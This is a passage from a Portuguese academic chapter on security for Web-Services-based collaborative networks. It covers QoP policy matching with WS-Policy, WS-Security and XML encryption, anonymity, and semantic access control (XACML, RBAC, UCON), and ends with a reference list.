Depois de definir o *workflow* para a lógica de negócio, a *Plasmax* iniciará o processo de busca e seleção de parceiros. Nessa etapa serão escolhidos os parceiros que participarão da OV e os serviços que serão invocados no processo de negócio para atender a ON. Nessa etapa, além dos requisitos funcionais, das relações de confiança e outros fatores relacionados ao negócio, a seleção deve levar em conta também os requisitos de segurança das empresas a serem selecionadas. Por exemplo, a empresa *Plasmax* considera a informação de seus pedidos de matéria-prima altamente sigilosa, pois um espião de outra empresa poderia usar essa informação para tentar descobrir fórmulas químicas de substâncias usadas nos seus produtos. Dessa forma, a *Plasmax* só fará pedidos de matérias-primas por meio de serviços providos por fornecedores se esses serviços suportarem a encriptação das mensagens de pedido.

Supondo que cada empresa da *TechPlast* possui seus anexos de políticas de QoP disponibilizados no UDDI da *TechPlast*, o serviços de busca e seleção provido na rede colaborativa, no momento da avaliação de compatibilidade de um determinado serviço, obterá as políticas *WS-Policy* dos parceiros, verificará a autenticidade e integridade das mesmas, analisará o *workflow* para saber quais operações dos serviços serão invocadas e comparará, por meio da intersecção, as políticas *WS-Policy* dos serviços envolvidos. Se não houver compatibilidade o serviço é descartado e um outro parceiro é buscado. Se houver compatibilidade dos requisitos de segurança, a política resultante da intersecção é associada à troca de mensagem representada na descrição do *workflow*.

Se foi possível encontrar serviços adequados, o serviço de busca e seleção devolverá para a *Plasmax* a descrição do *workflow* juntamente com a lista dos serviços selecionados e com as políticas resultantes das intersecções realizadas. Com essas informações, a *Plasmax* pode configurar um motor de orquestração que implementará o *workflow* invocando os serviços selecionados anteriormente e aplicará, para cada troca de mensagem, a política comum aos serviços descoberta na etapa de busca e seleção. Além das políticas de QoP, para configurar corretamente o motor de orquestração é preciso que sejam definidos ainda vários parâmetros, como a localização das chaves criptográficas, os nomes de usuário, as senhas, etc..

A partir da configuração realizada, é possível executar o *workflow* e efetivar a oportunidade de negócio. Cada parceiro selecionado para a OV, receberá as requisições da *Plasmax* e desempenhará seu papel no *workflow*. Por fim, a OV pode ser desfeita, se não houver mais pedidos semelhantes.

3.4.4. Provisionamento de Canais Seguros

Nas redes colaborativas, a comunicação entre os integrantes do sistema deve garantir a confidencialidade, a integridade e a autenticidade das informações transmitidas, de acordo com a política de qualidade de proteção estabelecida. Em alguns sistemas surgem também requisitos de privacidade ou anonimato [Pfitzmann e Hansen 2007], que incluem a preservação da identidade de pares de nós comunicantes, a não vinculação de mensagens específicas aos seus nós de origem ou destino ou ainda a ocultação da identidade da real origem de uma requisição ou do nó que efetivamente atende a tal requisição.

A arquitetura dos Serviços *Web* está diretamente ligada ao XML e às extensões de segurança deste padrão definidas pela W3C, tais como as recomendações ***XML-Signature*** [Bartel et al. 2002] e ***XML-Encryption***[Imamura et al. 2002]. Estas recomendações permitem expressar assinaturas digitais e cifragem de dados em formato XML, sendo que os dados assinados e/ou cifrados podem ser ou não documentos XML. Estes mecanismos tornam possível a segurança fim-a-fim para os processos de negócios que usam o XML para troca e armazenamento de dados, garantindo assim: (1) a proteção da integridade com granularidade fina; (2) a autenticação da origem dos dados e, (3) a confidencialidade de campos específicos.

Padronizada pela OASIS, a especificação ***WS-Security*** [OASIS 2004] define aprimoramentos para garantir integridade, confidencialidade e autenticidades das mensagens SOAP, ou seja, garantir a segurança fim-a-fim no nível de mensagem e não somente no nível de transporte. Este padrão visa ser flexível, sendo possível utilizar uma grande variedade de mecanismos de segurança e tecnologias, como por exemplo Infra-estruturas de Chave Pública (ICP), Kerberos ou SSL. Mais especificamente, esta tecnologia provê suporte para diferentes tipos de credenciais de segurança (*security tokens*), possibilitando que um cliente utilize múltiplos formatos de credenciais para a autenticação e autorização, múltiplos formatos para assinatura e múltiplas tecnologias de cifragem de dados. Estas características são muito importantes para alcançar a interoperabilidade entre tecnologias de segurança de diferentes domínios administrativos. As especificações *XML Signature* e *XML Encryption* são utilizadas pela *WS-Security* para conseguir expressar assinaturas e cifragem no formato XML. O foco principal da WS-Security é promover trocas de mensagens SOAP seguras. Características como estabelecimento de relações de confiança, mecanismos de autenticação e troca de políticas de segurança não fazem parte do escopo desta especificação.

A especificação [W3C 2004a] apresenta algumas considerações sobre a privacidade na arquitetura dos Serviços *Web*, indicando que tal assunto ainda não está completamente solucionado e necessita de um estudo mais aprofundando. A *Platform for Privacy Preferences* (P3P) [W3C 2002] é um projeto do W3C que permite que os sítios *web* expressem suas políticas de privacidade de forma padronizada utilizando XML, dando aos usuários o conhecimento sobre como seus dados pessoais serão tratados. Se-

gundo [Hung et al. 2004], o uso do P3P não pode ser diretamente aplicado no contexto dos Serviços *Web*, visto que o P3P foi projetado para que usuários de sítios *web* possam ter controle sobre suas informações pessoais. Outro problema é que os vocabulários da P3P estão direcionados principalmente para descrever as práticas de privacidade dos sítios *web*, sobre quais dados irão coletar dos usuários e o que irão fazer com essas informações

O anonimato é uma propriedade que está diretamente relacionada com a privacidade, porém com significado distinto. O acesso anônimo de um usuário a um sistema indica que o usuário não será identificado, garantindo assim a privacidade de sua identidade real [de Mello et al. 2006]. Em [Cattaneo et al. 2004] é apresentada uma extensão ao SOAP para permitir o acesso anônimo aos Serviços *Web*. A solução está baseada no fato de que os usuários só precisam provar, para um provedor de serviços, que pertencem a um determinado grupo, autorizado pelas políticas do sistema, evitando assim revelar sua identidade pessoal. A especificação WS-Federation segue uma abordagem semelhante para o anonimato onde clientes podem usar pseudônimos para acessar serviços, seja dentro da mesma federação, seja entre federações com relação de confiança [WS-FEDERATION 2006].

Em [Papastergiou et al. 2008] é tratado o anonimato com os Serviços *Web*. Nesse trabalho, o anonimato é garantido pelo uso conjunto de uma rede Tor[28] com técnicas de atraso propositado e reordenação de mensagens para dificultar rastreamentos baseados em temporização.

3.4.5. Autorização e modelos de controle de acesso

Conforme analisado na Seção 3.3, nas redes colaborativas, a heterogeneidade das organizações e a distribuição dos recursos em domínios administrativos distintos, fazem surgir problemas relacionados a definição e gerenciamento de políticas globais de controle de acesso. Logo, as soluções clássicas de controle de acesso não atendem as necessidades dessas redes pois não são flexíveis o suficiente e nem se adequam, em termos de granularidade de definição de regras às necessidades que envolvem domínios semânticos distintos [Zhang et al. 2008].

Os participantes das redes colaborativas já possuem políticas de controle de acesso fortemente dependentes do domínio de aplicação e definições inerentes ao domínio administrativo, como a semântica da política definida. Ou seja, nestas redes, as políticas de controle de acesso não podem ser verificadas considerando somente o significado sintático uma vez que a identificação dos usuários e dos recursos podem ser diferentes por conta da heterogeneidade e a não existência de um acordo prévio entre os parceiros (feito de forma dinâmica) [Rao e Sadeh 2005].

As soluções de controle de acesso adequadas às redes colaborativas exigem que durante a composição dos serviços se tenha uma etapa de mediação, onde são feitas: a identificação das políticas, seleção dos serviços e o acesso e casamento de políticas baseado no contexto da aplicação (semântica). Além disso, a própria transposição de credenciais através dos domínios distintos (ver Seção 3.4.1) pode introduz problemas nestas redes. Algumas credenciais encapsulam a identificação/papel do usuário bem como os

[28] http://www.torproject.org/

recursos que este pretende acessar, logo a falta de padrão na representação destas identificações já não permite um casamento puramente sintático. Soluções de controle de acesso no contexto de redes colaborativas devem, então, tratar os problemas relacionados a representação, transposição e casamento de políticas de controle de acesso.

As soluções de segurança encontradas na literatura para tratar estes problemas podem ser classificadas em duas abordagens. Na primeira abordagem, as soluções adotam uma padronização prévia das políticas de controle de acesso (bases de autorização, usuários, níveis, recursos e hierarquias) e o desenvolvimento de um *framework* com base no modelo UCON proposta por [Zhang et al. 2006] e [Zhang et al. 2008]. A segunda abordagem, mais adequada para redes colaborativas com suporte a formação dinâmica (OVs), agrupam as soluções que fazem o mapeamento das políticas existentes para domínios de ontologias, com o objetivo de representar a semântica de cada domínio envolvido [Patterson et al. 2008, Patterson e Miller 2006, Muthaiyah e Kerschberg 2007].

Soluções de autorização baseadas em Serviços Web Semânticos

Diante da existência de diversas linguagens para definição de políticas de autorização, o que limita a concepção de sistemas distribuídos e abertos baseados em Serviços *Web*, a OASIS lançou a *eXtensible Access Control Markup Language* (XACML) [OASIS 2005a], um sistema de políticas de controle de acesso, baseado em XML. Os cenários que constituem as redes colaborativas caracterizados pela heterogeneidade e principalmente por envolver diferentes domínios administrativos e de segurança, faz com que a simples representação sintática desta linguagem não seja suficiente para as etapas de descoberta e casamento das políticas de controle de acesso [Damiani et al. 2004].

A linguagem XACML foi concebida visando garantir a interoperabilidade entre diversas aplicações, além de permitir extensões em sua linguagem de forma a permitir que desenvolvedores definam novas funções, tipos de dados, combinações lógicas, etc. As soluções de controle de acesso que envolvem aspectos semânticos, usam destas extensões para adequar o uso do XACML nas redes colaborativas.

Nos trabalhos [Damiani et al. 2004, Patterson e Miller 2006, Patterson et al. 2008, Muthaiyah e Kerschberg 2007] são propostas soluções para integração de políticas de controle de acesso através de anotações no XACML que apontam para instâncias de ontologias. A Figura 3.9 ilustra como são feitas as anotações que acrescentam uma descrição semântica ao WSDL de um Serviço *Web*. Tais anotações poderiam também ser usadas em conjunto com o WS-Policy [WS-POLICY 2007] para acrescentar significado semântico às políticas.

Observa-se na Figura 3.9 que as *tags* RDF (*Resource Description Framework*) são utilizadas para indicar a localização da descrição semântica do serviço. O uso em conjunto do RDF com a *Web Ontology Language* (OWL) possibilita a representação do conhecimento a partir de padrões (ontologias).

O controle de acesso baseado em papéis (RBAC) é um modelo onde a identidade no sistema é representada por um papel e todas as políticas de permissões estão associadas a este [Sandhu e Samarati 1994]. Segundo [Patterson e Miller 2006], o RBAC é o modelo




Figura 3.9. Acrescentando anotações semânticas em WSDL

de controle de acesso mais empregado em soluções que fazem uso de ontologia devido a sua facilidade de implementação, flexibilidade e por possuir um amplo repositório de papéis já mapeados por ontologias. Isto permite que se use um mecanismo RBAC com anotações semânticas para descrição de usuários, papéis, objetos e operações.

Com as informações semânticas compondo a descrição funcional e não funcional do Serviço *Web*, a descoberta e casamento dos serviços não é mais simplesmente uma busca sintática e sim uma inferência sobre as instâncias e domínios de ontologias. O fluxo básico de descoberta de serviços é exemplificado pelo diagrama da Figura 3.10.




Figura 3.10. Fluxo de Descoberta de Serviços Web Semânticos. Adaptado de [Patterson e Miller 2006]

A Figura 3.10 mostra, no passo 1, um cliente enviando uma requisição de serviço

para o motor de descoberta semântica. Nos passos 2 e 3, é feita a busca por serviços a partir de anotações semânticas usando a ferramenta Lumina[29], que implementa um UDDI semântico. No passo 4, os serviços encontrados são retornados ao cliente, onde nos passos 5 e 6 é feita a verificação de autorização e análise de restrições bem como a invocação do serviço. No passo 7, são feitas as análises do *WS-Policy* quanto ao casamento dos requisitos funcionais e não funcionais da descoberta.

Soluções de autorização baseadas em Padronização das Políticas

Segundo [Zhang et al. 2006] e [Zhang et al. 2008], sistemas colaborativos e *ad hoc* se tornaram um novo desafio para o gerenciamento de autorização, pois não existe um acordo prévio para formação da organização virtual e as decisões de autorização dependem de informação de contexto. Para tal em [Zhang et al. 2006] e [Zhang et al. 2008] foi proposto um *framework* de autorização baseado em UCON (*Usage Control*) para sistemas colaborativos. UCON estende os modelos de controle de acesso clássicos e permite controlar uma ação instantânea, ou contínua, durante um determinado período de tempo. A decisão de acesso pode ser realizada antes e durante o processo de acesso. Duas características diferem o UCON dos modelos de controle de acesso clássicos: a continuidade do processo de decisão de acesso; e a mutabilidade dos atributos do sujeito e do objeto [Zhang et al. 2006, Zhang et al. 2008].

Normalmente, em redes colaborativas o provedor de um serviço tem a última decisão com relação acesso ao recurso compartilhado mas, ao mesmo tempo, como membro da organização virtual deve respeitar as políticas definidas globalmente para a organização. O uso do UCON como modelo de controle de acesso, para o desenvolvimento de um *framework* de controle de acesso para sistemas colaborativos foi justificado em [Zhang et al. 2008] pelo fato de ser um modelo bastante robusto e flexível.

Nas redes colaborativas, os provedores de serviços e, no caso das organizações virtuais, os gerentes das OVs, são os responsáveis por definir ou alterar políticas de segurança [Zhang et al. 2006]. Segundo [Zhang et al. 2008], diferentes tipos de políticas podem ser especificadas, tais como: as políticas de acesso aos recursos, políticas de compartilhamento de recursos, e as políticas para tarefas colaborativas.

Pode-se observar que a solução baseada no UCON é bastante robusta e flexível porém exige que todos os parceiros a implemente o que nem sempre é possível pois organizações contam com sistemas legados e bastante heterogêneos, característica intrínseca de redes colaborativas. Portanto tal solução é bastante pertinente quando existe a possibilidade desta padronização caso contrário, não resolve o problema de casamento semântico de políticas em domínios distintos.

Nas soluções baseadas no mapeamento semântico, como em [Damiani et al. 2004, Patterson e Miller 2006, Patterson et al. 2008, Muthaiyah e Kerschberg 2007], os problemas não são totalmente resolvidos pois a busca por serviços e o casamento das políticas de controle de acesso são feitos sobre inferências realizadas nos domínios de ontologias.Tais inferências, a partir das instâncias de ontologias anotadas nos documentos de descrição

[29]Mais informações em: http://lsdis.cs.uga.edu/projects/meteor-s/downloads/Lumina/

dos serviços, geram um certo grau de incerteza que deve ser tratado para que não seja negado acesso a um recurso que deveria ser liberado ou liberado acesso a recursos que não deveriam ser acessados. Outro problema está relacionado com a forma que as informações semânticas sobre o serviço são publicadas, uma vez que todos podem ter acesso às descrições semânticas de controle de acesso do serviço. Isto gera um problema de privacidade e pode vir a comprometer a segurança do sistema [Patterson et al. 2008].

Estudo de caso

Como forma de abordar os problemas de autorização e controle de acesso, inerentes às redes colaborativas, nessa seção será apresentado um estudo de caso no contexto da *Rede Colaborativa de Ensino e Pesquisa do Brasil (RNP) - Serviço de Acesso a Serviços de Bibliotecas Digitais* descrito na Seção3.2.4.

Supõem-se, neste exemplo, que a própria RNP serve de provedor de serviços e que ofereça um Serviço Web para a busca avançada de artigos, monografias e teses em todas as bibliotecas digitais dos membros federação. O serviço consiste basicamente de uma interface, a qual interage com o usuário, um motor de buscas avançado, responsável por realizar consultas em bases locais, remotas ou ainda invocando outros Serviços Web de membros da rede, e um visualizador de conteúdos.

Cada provedor de serviço da federação CAFe da RNP possui suas políticas de autorização e controle de acesso pois estão sob modelos administrativos distintos. A necessidade da disponibilização deste serviço de busca deve levar em consideração a necessidade de entendimento das políticas de controle de acesso entre todos os participantes. Pode-se imaginar uma situação em que um usuário (Professor), após autenticado no serviço provido pela própria RNP, quer acesso a uma biblioteca digital disponibilizado por outro membro da rede. Como os domínios administrativos (semânticos) são distintos, se a forma de identificar este usuário e os recursos a que se quer verificar o acesso forem diferentes isto pode causar incompatibilidade durante a aplicação das regras de autorização.

Como se está em um cenário onde já existem relações de confiança entre os membros da federação, pode-se resolver o problema de controle de acesso distribuído de duas formas:

- todos os membros da rede colaborativa podem definir suas políticas de acordo com o modelo UCON para sistemas colaborativos [Zhang et al. 2008]; ou
- após a definição dos padrões de representação (domínios de ontologia) todos os membros devem fazer o mapeamento entre as políticas de controle de acesso e os domínios de ontologias como em [Patterson et al. 2008, Patterson e Miller 2006, Muthaiyah e Kerschberg 2007]. Como se trata de uma federação de serviços cuja composição é duradoura, impasses no casamento de políticas não devem ocorrem.

3.5. Considerações finais

Os participantes em redes colaborativas desejam poder se comunicar de forma dinâmica e respeitando os requisitos de segurança dos parceiros. As políticas de QoP, principalmente

na linguagem padrão *WS-Policy*, são parte da solução para esse problema. No entanto, ainda há uma carência no suporte das ferramentas atuais às características da especificação que podem oferecer maior dinamismo, como a definição de múltiplas alternativas de política, verificação automática de compatibilidade e configuração dinâmica de segurança.

O estabelecimento dinâmico da confiança em redes colaborativas exige modelos que consigam operar em ambientes de larga escala e compostos por relações que possuem pouco tempo de vida. Modelos de confiança baseados em redes de confiança e aliados a sistemas de reputações se mostram adequados a tal tipo de cenário e apesar da literatura apresentar diversas propostas, não se tem uma implementação completa destinada a criação das redes colaborativas.

Conforme descrito na Seção 3.4.4, é possível concluir que os requisitos necessários para garantir a proteção da privacidade dos participantes de uma rede colaborativas conforme apresentados em [W3C 2004b] ainda não atendem a real necessidade existente no ambiente dos Serviços *Web*, o que exige a criação de novas soluções para a área.

Em se tratando de autorização e controle de acesso, a peça chave para composição e aplicação de políticas de controle de acesso em redes colaborativas está na busca pela representação consistente da semântica das informações da política, já que em domínios administrativos distintos, como já foi citado anteriormente, a busca e tentativa de casamento sintático das políticas não são suficientes. Duas são as abordagens utilizadas para resolver problemas inerentes a ambientes colaborativos: padronização prévia das informações de controle de acesso para todos os parceiros ou mapeamento entre as informações sintáticas e semânticas dos serviços. Mesmo assim alguns problemas ainda precisam ser resolvidos para que se tenha uma solução de controle de acesso, entre estes: o grau de incerteza que é introduzido quando se utiliza inferências sobre os domínios de ontologia para o casamento das políticas de controle de acesso e a necessidade de publicação de informações semânticas das políticas que pode provocar um problema quanto a privacidade.

Referências

[Armbrust et al. 2009] Armbrust, M., Fox, A., Grif?th, R., Joseph, A. D., Katz, R., Konwinski, A., Lee, G., Patterson, D., Rabkin, A., Stoica, I., e Zaharia, M. (2009). Above the clouds: A berkeley view of cloud computing. Technical report, University of California at Berkeley.

[Asokan et al. 2000] Asokan, N., Shoup, V., e Waidner, M. (2000). Optimistic fair exchange of digital signature. *IEEE Journal of Selected Areas in Communication*, 18(4).

[Bartel et al. 2002] Bartel, M., Boyer, J., e Fox, B. (2002). *XML-Signature Syntax and Processing*. W3C. `http://www.w3.org/TR/xmldsig-core`.

[Blaze et al. 1996] Blaze, M., Feigenbaum, J., e Lacy, J. (1996). Decentralized trust management. In *IEEE Symposium on Security and Privacy*, page 164, Washington, DC, USA. IEEE Computer Society.

[Booth e Liu 2007] Booth, D. e Liu, C. K. (2007). *Web Services Description Language (WSDL) Version 2.0 Part 0: Primer*. W3C.

[Buchegger e Boudec 2003] Buchegger, S. e Boudec, J.-Y. L. (2003). A robust reputation system for mobile ad-hoc networks. Technical Report IC/2003/50, EPFL IC.

[Buyya et al. 2008] Buyya, R., Yeo, C. S., e Venugopal, S. (2008). Market-oriented cloud computing: Vision, hype, and reality for delivering it services as computing utilities. In *HPCC '08: Proceedings of the 2008 10th IEEE International Conference on High Performance Computing and Communications*, pages 5–13. IEEE Computer Society.

[Böger et al. 2009] Böger, D., Fraga, J., Mafra, P., e Wangham, M. S. (2009). A model to verify quality of protection policies in composite web services. In *Services, IEEE Congress on*, volume 1, pages 629–636, Los Alamitos, CA, USA. IEEE Computer Society.

[Camargo et al. 2007] Camargo, E., da Silva Fraga, J., Wangham, M. S., e de Mello, E. R. (2007). Autenticação e autorização em arquiteturas orientadas a serviço através de identidades federadas. In *Simpósio Brasileiro de Redes de Computadores e Sistemas DIstribuídos*, pages 75–88.

[Camarinha-Matos 2005] Camarinha-Matos, L. M. (2005). *ICT Infrastructures for VO*, chapter Virtual organisations: Systems and practices, pages 83–104. Springer.

[Camarinha-Matos e Afsarmanesh 2005] Camarinha-Matos, L. M. e Afsarmanesh, H. (2005). Collaborative networks: A new scientific discipline. *Journal of Intelligent Manufacturing*, 16:439–452.

[Camarinha-Matos et al. 2008] Camarinha-Matos, L. M., Afsarmanesh, H., e Ollus, M. (2008). *Methods and Tools for Collaborative Networked Organizations*, chapter Ecolead And Cno Base Concepts, pages 3–32. Springer.

[Cancian 2009] Cancian, M. H. (2009). Uma proposta de guia de referência para provedores de software como um serviço. Master's thesis, Universidade Federal de Santa Catarina.

[Canovas et al. 2004] Canovas, O., Lopez, G., e Gomez-Skarmeta, A. F. (2004). A credential conversion service for saml-based scenarios. In *In Proceedings of 1st European PKI Workshop*, pages 297–305.

[Capkun et al. 2002] Capkun, S., Buttyan, L., e Hubaux, J.-P. (2002). Small worlds in security systems: an analysis of the PGP certificate graph. In *New Security Paradigms Workshop*, pages 28–35.

[Carminati et al. 2005] Carminati, B., Ferrari, E., e Hung, P. C. K. (2005). Web service composition: A security perspective. In *WIRI*, pages 248–253.

[Carmody 2001] Carmody, S. (2001). *Shibboleth Overview and Requirements*. Shibboleth Working Group.

[Cattaneo et al. 2004] Cattaneo, G., Faruolo, P., e Petrillo, U. F. (2004). Providing privacy for web services by anonymous group identification. In *International Conference on Web Services (ICWS'04)*. IEEE.

[Charfi e Mezini 2005] Charfi, A. e Mezini, M. (2005). Using aspects for security engineering of web service compositions. In *Proceedings of the 2005 IEEE International Conference on Web Services, Volume I*, pages 59–66.

[Clement et al. 2004] Clement, L., Hately, A., von Riegen, C., e Rogers, T. (2004). *UDDI Version 3.0.2*. OASIS.

[Damiani et al. 2004] Damiani, E., De Capitani di Vimercati, S., Fugazza, C., e Samarati, P. (2004). Extending policy languages to the semantic web. *Lecture notes in computer science*, pages 330–343.

[Damiani et al. 2003] Damiani, E., di Vimercati, S. D. C., e Samarati, P. (2003). Managing multiple and dependable identities. In *IEEE Internet Computing*, pages 29–37. IEEE.

[de Mello 2009] de Mello, E. R. (2009). *Um modelo para confiança dinâmica em ambientes orientados a serviços*. PhD thesis, Universidade Federal de Santa Catarina.

[de Mello et al. 2009a] de Mello, E. R., da Silva Fraga, J., e Wangham, M. S. (2009a). Um modelo de confiança para composição de serviços web. In *Simpósio Brasileiro de Redes de Computadores*, Recife, PE. Sociedade Brasileira de Computação.

[de Mello et al. 2006] de Mello, E. R., Wangham, M. S., da Silva Fraga, J., e Camargo, E. (2006). *Segurança em Serviços Web*, chapter 1, pages 1–48. Minicursos do SBSeg 2006. Sociedade Brasileira de Computação.

[de Mello et al. 2009b] de Mello, E. R., Wangham, M. S., da Silva Fraga, J., Camargo, E., e da Silva Böger, D. (2009b). Model for authentication credentials translation in service oriented architecture. *Transactions on Computational Sciences Journal*, 5430:68–86.

[de Mello et al. 2005] de Mello, E. R., Wangham, M. S., da Silva Fraga, J., e Rabelo, R. J. (2005). A secure model to establish trust relationships in web services for virtual organizations. In Camarinha-Matos, L. M., Afsarmanesh, H., e Ortiz, A., editors, *Collaborative Networks in Their Breeding Environment*, pages 183–190. Springer.

[Demchenko et al. 2005] Demchenko, Y., Gommans, L., e de Laat an Bas Oudenaarde, C. (2005). Web services and grid security vulnerabilities and threats analysis and model. In *SC'05: Proc. The 6th IEEE/ACM International Workshop on Grid Computing CD*, pages 262–267, Seattle, Washington, USA. IEEE/ACM.

[Erl 2006] Erl, T. (2006). *Service-Oriented Architecture, Concepts, Technology, and Design*. Prentice Hall.

[Gambetta 1988] Gambetta, D. (1988). *Trust: Making and Breaking Cooperative Relations*. Basil Blackwell.

[Godfrey et al. 2006] Godfrey, P. B., Shenker, S., e Stoica, I. (2006). Minimizing churn in distributed systems. In *Proceedings of ACM SIGCOMM*, pages 147–158, Pisa, Italy.

[Gray et al. 2003] Gray, E., Seigneur, J.-M., Chen, Y., e Jensen, C. D. (2003). Trust propagation in small worlds. In *First International Conference on Trust Management*, pages 239–254.

[Hayes 2008] Hayes, B. (2008). Cloud computing. *Communications of the ACM*, 51(7):9–11.

[Hung et al. 2004] Hung, P. C. K., Ferrari, E., e Carminati, B. (2004). Towards standardized web services privacy technologies. In *International Conference on Web Services (ICWS'04)*. IEEE.

[Imamura et al. 2002] Imamura, T., Dillaway, B., e Simon, E. (2002). *XML Encryption Syntax and Processing*. W3C. `http://www.w3.org/TR/xmlenc-core`.

[Jain 1991] Jain, R. (1991). *The art of computer systems performance analysis*. Wiley.

[Jones e Pickles 2007] Jones, M. e Pickles, S. (2007). Shebangs final report. Technical report, University of Manchester.

[Jøsang et al. 2005] Jøsang, A., Fabre, J., Hay, B., Dalziel, J., e Pope, S. (2005). Trust requirements in identity management. In *Australasian workshop on Grid computing and e-research (CRPIT'44)*, pages 99–108, Darlinghurst, Australia. Australian Computer Society, Inc.

[Jøsang e Pope 2005] Jøsang, A. e Pope, S. (2005). User centric identity management. In *Asia Pacific Information Technology Security Conference (AusCERT'05)*.

[Kürümlüoglu et al. 2005] Kürümlüoglu, M., Nostdal, R., e Karvonen, I. (2005). *Base concepts*, chapter Virtual organisations: Systems and practices, pages 11–28. Springer.

[Liberty 2003a] Liberty (2003a). *Introduction to the Liberty Alliance Identity Architecture*. Liberty Alliance.

[Liberty 2003b] Liberty (2003b). *Privacy and Security Best Practices*. Liberty Alliance.

[Lopez et al. 2005] Lopez, G., Canovas, O., Gomez-Skarmeta, A. F., Otenko, S., e Chadwick, D. (2005). A Heterogeneous Network Access Service based on PERMIS and SAML. In *In Proceedings of 2nd EuroPKI Workshop*.

[Lorch et al. 2003a] Lorch, M., Kafura, D., e Shah, S. (2003a). An xacml-based policy management and authorization service for globus resources. In *GRID '03: Proceedings of the 4th International Workshop on Grid Computing*, page 208, Washington, DC, USA. IEEE Computer Society.

[Lorch et al. 2003b] Lorch, M., Proctor, S., Lepro, R., Kafura, D., e Shah, S. (2003b). First experiences using xacml for access control in distributed systems. In *ACM Workshop on XML Security*.

[Ma 2007] Ma, D. (2007). Business model of software-as-a-service. In *Proc. of IEEE International Conference on Services Computing (SCC 2007)*.

[Mcafee 2006] Mcafee, A. P. (2006). Enterprise 2.0: The dawn of emergent collaboration. *MIT Sloan Management Review*, 47(3):21–28.

[Merrill 2006] Merrill, D. (2006). Mashups: The new breed of web app. Technical report, IBM. http://www.ibm.com/developerworks/web/library/x-mashups.html.

[Milgram 1967] Milgram, S. (1967). The small world problem. *Psychology Today*, 1:61.

[Mitra e Lafon 2003] Mitra, N. e Lafon, Y. (2003). *SOAP Version 1.2 Part 0: Primer*. W3C. = http://www.w3.org/TR/soap12-part0.

[Muthaiyah e Kerschberg 2007] Muthaiyah, S. e Kerschberg, L. (2007). Virtual organization security policies: An ontology-based integration approach. *Information Systems Frontiers*, 9(5):505–514.

[OASIS 2004] OASIS (2004). *Web Services Security: SOAP Message Security 1.0*. OASIS. http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0.pdf.

[OASIS 2005a] OASIS (2005a). *eXtensible Access Control Markup Language (XACML) version 2.0*. Organization for the Advancement of Structured Information Standards (OASIS). http://docs.oasis-open.org/xacml/2.0/access_control-xacml-2.0-core-spec-os.pdf.

[OASIS 2005b] OASIS (2005b). *Security Assertion Markup Language (SAML) 2.0 Technical Overview*. Organization for the Advancement of Structured Information Standards (OASIS).

[O'Reilly 2005] O'Reilly, T. (2005). What is web 2.0: Design patterns and business models for the next generation of software.

[Papastergiou et al. 2008] Papastergiou, S., Valvis, G., e Polemi, D. (2008). A holistic anonymity framework for web services. In *PETRA '08: Proceedings of the 1st international conference on PErvasive Technologies Related to Assistive Environments*, pages 1–8, New York, NY, USA. ACM.

[Patterson e Miller 2006] Patterson, R. e Miller, J. (2006). Expressing authorization in semantic web services. In *2006 IEEE International Conference on Granular Computing*, pages 792–795.

[Patterson et al. 2008] Patterson, R., Miller, J., Cardoso, J., e Davis, M. (2008). Bringing semantic security to semantic web services. *The Semantic Web Real-world Applications from Industry*, page 273.

[Penning 2006] Penning, H. P. (2006). Analysis of the strong set in the pgp web of trust. http://www.cs.uu.nl/people/henkp/henkp/pgp/pathfinder/plot/.

[Pfitzmann e Hansen 2007] Pfitzmann, A. e Hansen, M. (2007). Anonymity, unlinkability, undetectability, unobservability, pseudonymity, and identity management – a consolidated proposal for terminology. Version 0.29. `http://dud.inf.tu-dresden.de/Anon_Terminology.shtml`.

[Rabelo 2008] Rabelo, R. J. (2008). *Methods and Tools for Collaborative Networked Organizations*, chapter Advanced Collaborative Business ICT Infrastructures, pages 337–365. Springer.

[Rabelo et al. 2008] Rabelo, R. J., del Mar Castro Rodriguez, M., Conconi, A., e Sesana, M. (2008). *Methods and Tools for Collaborative Networked Organizations*, chapter The ECOLEAD Plug and Play Collaborative Business Infrastructure, pages 371–395. Springer.

[Rannenberg 2000] Rannenberg, K. (2000). Multilateral security a concept and examples for balanced security. In *Workshop on New security paradigms (NSPW'00)*, pages 151–162, New York, NY, USA. ACM Press.

[Rao e Sadeh 2005] Rao, J. e Sadeh, N. (2005). A semantic web framework for interleaving policy reasoning and external service discovery. *Lecture notes in computer science*, 3791:56.

[Sabater e Sierra 2001] Sabater, J. e Sierra, C. (2001). Regret: A reputation model for gregarious societies. *4th Workshop on Deception, Fraud and Trust in Agent Societies*, pages 61–69.

[Sabater e Sierra 2005] Sabater, J. e Sierra, C. (2005). Review on Computational Trust and Reputation Models. *Artificial Intelligence Review*, 24(1):33–60.

